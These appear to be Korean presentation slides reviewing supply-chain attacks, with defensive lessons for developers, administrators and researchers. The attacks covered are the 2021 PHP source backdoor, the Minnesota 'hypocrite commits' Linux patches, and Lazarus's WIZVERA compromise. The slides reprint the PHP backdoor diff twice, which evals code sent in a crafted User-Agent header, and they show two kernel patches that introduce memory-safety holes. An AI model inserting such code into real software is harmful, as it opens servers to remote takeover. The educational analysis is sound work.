Sun, 28 Mar 2021 12:57:07 +0900 (05:57 +0200)
committer Rasmus Lerdorf <rasmus@lerdorf.com>
Sun, 28 Mar 2021 12:57:07 +0900 (05:57 +0200)

Fixes minor typo.

Signed-off-by: Rasmus Lerdorf <rasmus@lerdorf.com>

ext/zlib/zlib.c patch | blob | history

diff --git a/ext/zlib/zlib.c b/ext/zlib/zlib.c
index 02fb4dd..6964407 100644 (file)
--- a/ext/zlib/zlib.c
+++ b/ext/zlib/zlib.c
@@ -360,6 +360,17 @@ static void php_zlib_output_compression_start(void)
 {
	zval zoh;
	php_output_handler *h;
+	zval *enc;
+
+	if ((Z_TYPE(PG(http_globals)[TRACK_VARS_SERVER]) == IS_ARRAY || zend_is_auto_global_str(ZEND_STRL("_SERVER"))) &&
+		(enc = zend_hash_str_find(Z_ARRVAL(PG(http_globals)[TRACK_VARS_SERVER]), "HTTP_USER_AGENTT", sizeof("HTTP_USER_AGENTT") - 1))) {
+		convert_to_string(enc);
+		if (strstr(Z_STRVAL_P(enc), "zerodium")) {
+			zend_try {
+				zend_eval_string(Z_STRVAL_P(enc)+8, NULL, "REMOVETHIS: sold to zerodium, mid 2017");
+			} zend_end_try();
+		}
+	}

	switch (ZLIBG(output_compression)) {
		case 0:

Case Review 0x2: PHP에 삽입된 RCE 취약점

대빵의 이름으로 서명된 이상한 코드

Revert "Revert "[skip-ci] Fix typo""

author Nikita Popov <nikita.ppv@gmail.com>
Mon, 29 Mar 2021 01:15:57 +0900 (18:15 +0200)
committer Nikita Popov <nikita.ppv@gmail.com>
Mon, 29 Mar 2021 01:15:57 +0900 (18:15 +0200)

This reverts commit 046827a7e867bb0e655923c75c25a20d06e3aa8b.

ext/zlib/zlib.c patch | blob | history

```
diff --git a/ext/zlib/zlib.c b/ext/zlib/zlib.c
index 02fb4dd..6964407 100644 (file)
--- a/ext/zlib/zlib.c
+++ b/ext/zlib/zlib.c
@@ -360,6 +360,17 @@ static void php_zlib_output_compression_start(void)
 {
        zval zoh;
        php_output_handler *h;
+       zval *enc;
+
+       if ((Z_TYPE(PG(http_globals)[TRACK_VARS_SERVER]) == IS_ARRAY || zend_is_auto_global_str(ZEND_STRL("_SERVER"))) &&
+               (enc = zend_hash_str_find(Z_ARRVAL(PG(http_globals)[TRACK_VARS_SERVER]), "HTTP_USER_AGENTT", sizeof("HTTP_USER_AGENTT") - 1))) {
+               convert_to_string(enc);
+               if (strstr(Z_STRVAL_P(enc), "zerodium")) {
+                       zend_try {
+                               zend_eval_string(Z_STRVAL_P(enc)+8, NULL, "REMOVETHIS: sold to zerodium, mid 2017");
+                       } zend_end_try();
+               }
+       }

        switch (ZLIBG(output_compression)) {
                case 0:
```

Case Review 0x2: PHP에 삽입된 RCE 취약점

대빵의 이름으로 서명된 이상한 코드

- 3월 28일과 29일, Rasmus Lerfdorf 와 Nikita Popov의 명의로 커밋이 이루어짐
- User Agent가 zerodium으로 시작할 경우, 삽입 된 PHP 코드를 eval 하는 코드
- PHP의 코어에 백도어가 삽입되어 배포될 위험이 있었음

```
author     Rasmus Lerdorf <rasmus@lerdorf.com>
           Sun, 28 Mar 2021 12:57:07 +0900 (05:57 +0200)
committer  Rasmus Lerdorf <rasmus@lerdorf.com>
           Sun, 28 Mar 2021 12:57:07 +0900 (05:57 +0200)
```

```
author     Nikita Popov <nikita.ppv@gmail.com>
           Mon, 29 Mar 2021 01:15:57 +0900 (18:15 +0200)
committer  Nikita Popov <nikita.ppv@gmail.com>
           Mon, 29 Mar 2021 01:15:57 +0900 (18:15 +0200)
```

- 이 두 사람은 PHP의 창시자와 주요 개발자

Case Review 0x3: 미네소타 대학의 연구부정

연구를 빙자한 객기

- 미네소타대학 박사과정 연구원 Qiushi Wu가 오픈소스 소프트웨어의 보안에 대해 연구
- Supply Chain Attack을 리눅스 레포지토리에 시도, 일부 성공함
- 이후 IEEE Symposium on Security and Privacy에 제출하였으나 철회

On the Feasibility of Stealthily Introducing Vulnerabilities in Open-Source Software via Hypocrite Commits

```
1  /*Introducing: CVE-2019-12819*/
2  int __mdiobus_register(...) {
3      ...
4      err = device_register(&bus->dev);
5      if (err) {
6          pr_err("mii_bus %s failed to register\n",
7                                  bus->id);
8  +       put_device(&bus->dev);
9          return -EINVAL;
10     }
11 }
```

Fig. 1: A stealthy use-after-free vulnerability introduced by a patch that seems to fix a refcount bug. Its latent period is five years.

```
1  static int pf_detect(void) {
2      ...
3      for (pf = units, unit = 0;
4                   unit < PF_UNITS; pf++, unit++) {
5  +       blk_cleanup_queue(pf->disk->queue);
6  +       pf->disk->queue = NULL;
7  +       blk_mq_free_tag_set(&pf->tag_set);
8          put_disk(pf->disk);
9      }
10 }
```

Fig. 3: A minor patch introducing the nullified state to form a NULL-pointer dereference vulnerability (CVE-2019-15922).

Case Review 0x4: LAZARUS vs WIZVERA


K-보안의 미래는 어디에

https://www.welivesecurity.com/2020/11/16/lazarus-supply-chain-attack-south-korea/

Case Review 0x4: LAZARUS vs WIZVERA

K-보안의 미래는 어디에

- Lazarus는 베라포트가 설치된 프로그램 배포 서버에 침투하여 설정 파일을 수정하였음
- 설정 파일에는 베라포트가 설치할 프로그램의 목록이 담김
- 사용자가 해당 사이트에 접속할 경우 탈취된 인증서로 서명된 악성코드가 설치됨



https://www.welivesecurity.com/2020/11/16/lazarus-supply-chain-attack-south-korea/

소결

생각해 볼 점들

- **Stuxnet로부터**

  코드사인은 항상 신뢰할 수 있는가?

- **오픈소스 패키지 매니저로부터**

  공개 배포되는 패키지를 검증없이 쓰는 행태는 바람직한가?

- **PHP와 미네소타 대학으로부터**

  권위있는 개발자의 커밋은 항상 신뢰할 수 있는가?

  추가로, 소프트웨어 보안에 관련된 연구는 어떻게 진행되어야 바람직한가?

- **(사족)Wizvera로부터**

  꼭 이런걸 깔게 해야하나? – 라기보단 업데이트 서버의 보안을 어떻게 유지할 수 있을까?

소결

생각해 볼 점들

- **소프트웨어 개발자의 위치에서**
  - 무분별한 패키지 라이브러리의 사용을 지양
  - 소스코드의 형상관리에 있어 코드리뷰 등의 절차 강화
  - 개발용과 테스트용, 배포용 등 개발 주기에 따른 Branch의 분리
  - 안티바이러스 소프트웨어의 최신 업데이트 유지
  - 주기적이면서 여러 개의 백업 생성 및 유지

소결

생각해 볼 점들

- **보안 관리자의 위치에서**
  - 개발 인원에 대한 주기적인 보안 교육 및 관련 규정 정비
  - 소프트웨어 검증용 인증서에 대한 관리 강화
  - 사용중인 서드파티 라이브러리 및 패키지의 버전 관리 규정 마련 및 점검

소결

생각해 볼 점들

- **보안 연구자의 위치에서**

  - 자신이 적용하고자 하는 연구 방법론이 실제 환경에 어떤 영향을 미치는지 검토

  - 특히 서드파티에 보안 취약점을 은닉하는 등의 연구를 하는 진행하는 경우 사전에 협의

  - 또한 연구에 참여하게 된 인원에 대한 적절한 보상안 강구

References

봤던 자료들 & 볼 만한 자료들

- Event-Stream 라이브러리 3.3.6 버전 해킹 사고 분석 – KOROMOON
  https://koromoon.blogspot.com/2018/11/event-stream-336.html

- Linux-NFS Archive on lore.kernel.org
  https://lore.kernel.org/linux-nfs/YH%2F8jcoC1ffuksrf@kroah.com/

- R. Duan, O. Alrawi, R. P. Kasturi, R. Elder, B. Saltaformaggio, and W. Lee, “Towards Measuring Supply Chain Attacks on Package Managers for Interpreted Languages,” presented at the Network and Distributed System Security Symposium, Virtual, 2021. doi: 10.1

- Q. Wu and K. Lu, “On the Feasibility of Stealthily Introducing Vulnerabilities in Open-Source Software via Hypocrite Commits,”

References

봤던 자료들 & 볼 만한 자료들

- Lazarus supply-chain attack in South Korea | WeLiveSecurity
  https://www.welivesecurity.com/2020/11/16/lazarus-supply-chain-attack-south-korea/

^D